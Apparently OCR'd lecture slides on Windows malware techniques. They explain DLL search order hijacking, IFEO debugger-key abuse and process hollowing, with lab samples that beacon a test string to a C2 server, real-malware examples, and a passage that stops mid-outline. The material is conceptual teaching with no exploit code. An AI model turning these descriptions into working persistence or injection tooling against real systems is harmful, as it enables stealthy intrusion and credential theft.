
- **DLL Search Order Hijacking** (also known as DLL Search Order Spoofing) involves placing a **malicious DLL with the same name and API calls** as the original benign DLL into a location where the **operating system's DLL search order** will find it first.

- **Samples:**

Sirefef(Zero Access) --> rootkit that binds malicious code into critical Windows processes
Rovnix, Duqu, Flame etc.




Regular Search Order DLL



Malicious Search Order DLL (Hijacking)

2.1. Search order DLL Hijacking

When Windows OS has to load a particular DLL into memory for a given executable, it searches for the given DLL in a **set of locations chronologically**. Wherever the DLL is found (a name match), it gets loaded into memory. The search order is shown here



How can you exploit this?


An attacker just needs to drop a malicious DLL with the **same name** as the benign DLL into a directory location that is **higher up in the search order** than the original benign DLL. This way when the OS is parsing the chronology for the DLL, it will **load the malicious DLL** into memory as that is encountered first as a **perfect match.**

2.1. Search order DLL Hijacking

OUTLINE OF MALPARSE.EXE

- **Malparse.exe** uses a functionality provided by a **custom DLL**. To do so, the OS must load this custom DLL into memory.
- The **benign** custom DLL called **HelloDLL.DLL** is stored in the **outer directory** relative to MalParse.exe. This benign DLL has a simple **Hello() function** that prints "**HelloWorld**" on the **CMD.**
- The **malicious** custom DLL HelloDLL.DLL (it must be the same name for a perfect match) also contains a Hello() function. This function sends "**HelloWorld**" to the **C2 server (malicious behavior).**
- The malicious DLL HelloDLL.DLL is dropped in the **same directory** as that of MalParse.exe. This is **higher** in the **search order list** compared to the location where the benign DLL HelloDLL.DLL is stored.
- On execution of MalParse.exe, the malicious DLL is loaded into memory and its **actions** are initiated.


2.1. Search order DLL Hijacking



2.3 IMAGE FILE EXECUTION OPTIONS

What is IFEO?

IFEO attacks involve **manipulating** the Windows **Registry** to force a legitimate application to execute a **malicious** executable as a **debugger**, rather than directly launching the intended application.



What is the importance of Debuggers ?

When a process is created, a debugger present in an application's IFEO will be prepended to the application's name, effectively launching the new **process under the debugger** (e.g., C:\dbg\ntsd.exe -g notepad.exe).

2.3. IFEO

OUTLINE OF Hello.exe


- Nature of the sample used here is similar to the samples used in Search Order Hijacking.
- The original **benign executable Hello.exe** is a simple executable that displays "**HelloWorld"** to the user on the Command Prompt.
- The **malicious executable Helo.exe** connects to the **C2 server** and sends the "**HelloWorld"** string back to the C2 server.
- The **IFEO registry key** associated with **Hello.exe is set to Helo.exe** i.e Helo.exe becomes the debugger that is spawned when Hello.exe is clicked/executed.
- After the attack, the malicious exe **Helo.exe** can execute **independently** when clicked upon, whilst the original exe **Hello.exe will never execute on its own** (because it always spawns Helo.exe on execution).

2.3. IFEO

```
C:\Users\windows\Desktop\Phase2A\Image File Execution Options>dir
 Volume in drive C has no label.
 Volume Serial Number is 58F9-F5F2

 Directory of C:\Users\windows\Desktop\Phase2A\Image File Execution Options

29-05-2023  21:20    <DIR>          .
29-05-2023  21:20    <DIR>          ..
29-05-2023  21:09            40,764 Hello.exe
29-05-2023  21:11            42,872 Helo.exe
               2 File(s)         83,636 bytes
               2 Dir(s)  278,427,922,432 bytes free

C:\Users\windows\Desktop\Phase2A\Image File Execution Options>Hello.exe
Hello, World!

C:\Users\windows\Desktop\Phase2A\Image File Execution Options>Helo.exe
Connection failed.

C:\Users\windows\Desktop\Phase2A\Image File Execution Options>
```


Execution of Hello.exe and Hello.exe

2.3. IFEO




ProcMon Screenshot displaying the Registry key access when Hello.exe is executed in CMD

ProcMon Screenshot displaying the file path associated with Hello.exe




2.3. IFEO

Screenshot highlighting the execution of Hello.exe after the attack is complete i.e modifications are done to the registry key.



Helo.exe is set as the debugger for Hello.exe in the Registry



Conclude DLL Hijacking

Key learning

A) **DLLs** are a crucial components for the execution of PE files on Windows. DLLs are loaded into memory so their functionalities can be shared by multiple processes/programs together. This makes them a perfect attack vector for malware authors.

B) **Search Order DLL Hijacking:**
Leverages the Windows dynamic link library search order. Attackers place malicious DLLs in directories where the operating system searches for libraries before legitimate ones. This manipulation can lead to execution of the attacker's code.


C) **IFEO:**
IFEO manipulation involves exploiting a debugging feature in Windows. Attackers add entries in the registry's IFEO subkey, causing a specified debugger to launch when a target executable runs. This technique can be abused to inject malicious DLLs into legitimate processes.

Attackers exploit these weaknesses to execute unauthorized code, while defenders must implement security controls to prevent such abuses and ensure the integrity of executed processes

3. PROCESS INJECTION

3.1 What is Process Injection?

3.2 What are the types of Injection Techniques?



3.1. Process Injection

PROCESS INJECTION (or Code Injection):

Process injection is a technique involving **inserting malicious code** into legitimate processes, enabling it to **run undetected**.

This allows malware to bypass **security measures, gain unauthorized access (privilege escalation)**, and potentially steal data, execute remote commands, and propagate further through compromised systems.

3.2 TYPES OF PROCESS INJECTIONS

1. Process Hollowing

2. Process Hooking via Code injection

3. Remote Shell Code Injection

4. Process Injection via Shim Artifacts

3.3 PROCESS HOLLOWING

1. What is Process Hollowing ?

Process Hollowing is a process injection technique wherein a **benign process** is created and **suspended**, **hollowed out** ,**replaced** in the memory with a malicious sample's **code sections** and re-started.

2. How does this help?

Process Hollowing involves replacing the contents of benign code with malicious code. Whilst this replacement is carried out, the process still executes with the same PID and process name as the benign sample, with the benign sample's privileges.


Essentially, an attacker is using process hollowing to stay stealthy, ensure persistence and remain undetected by the Defender/ anti-virus tools.

3.3. Process Hollowing

- The malware sample essentially runs with the privileges of svchost.exe in this example.

Eg: svchost.exe is responsible for hosting and managing multiple Windows services, including the loading of DLLs into memory for those services.

The malware sample could be hollowing out the original svchost.exe and instead deploying a payload that uses its heightened privileges to access user login credentials and exfiltrate it to the C2 servers. It could also be created to spawn multiple new processes and download larger payloads.



Real World Process Hollowing Samples

S1

Agent Tesla

Agent Tesla has used process hollowing to create and manipulate processes through sections of unmapped memory by reallocating that space with its malicious code.

S2

Woody RAT

Woody RAT can create a suspended notepad process and write shellcode to delete a file into the suspended process using NtWriteVirtualMemory.

S3

TrickBot

TrickBot injects downloaders and backdoors into the svchost.exe process.


S4

Patchwork


A Patchwork payload uses process hollowing to hide the UAC bypass vulnerability exploitation inside svchost.exe.

3.3. Process Hollowing

- Memory Layout for a process



On successful hollowing of Target.exe



3.3. Process Hollowing

HIGH LEVEL FUNCTIONING

A) A new legitimate process is **spawned.** The execution of this process' thread is **suspended.**

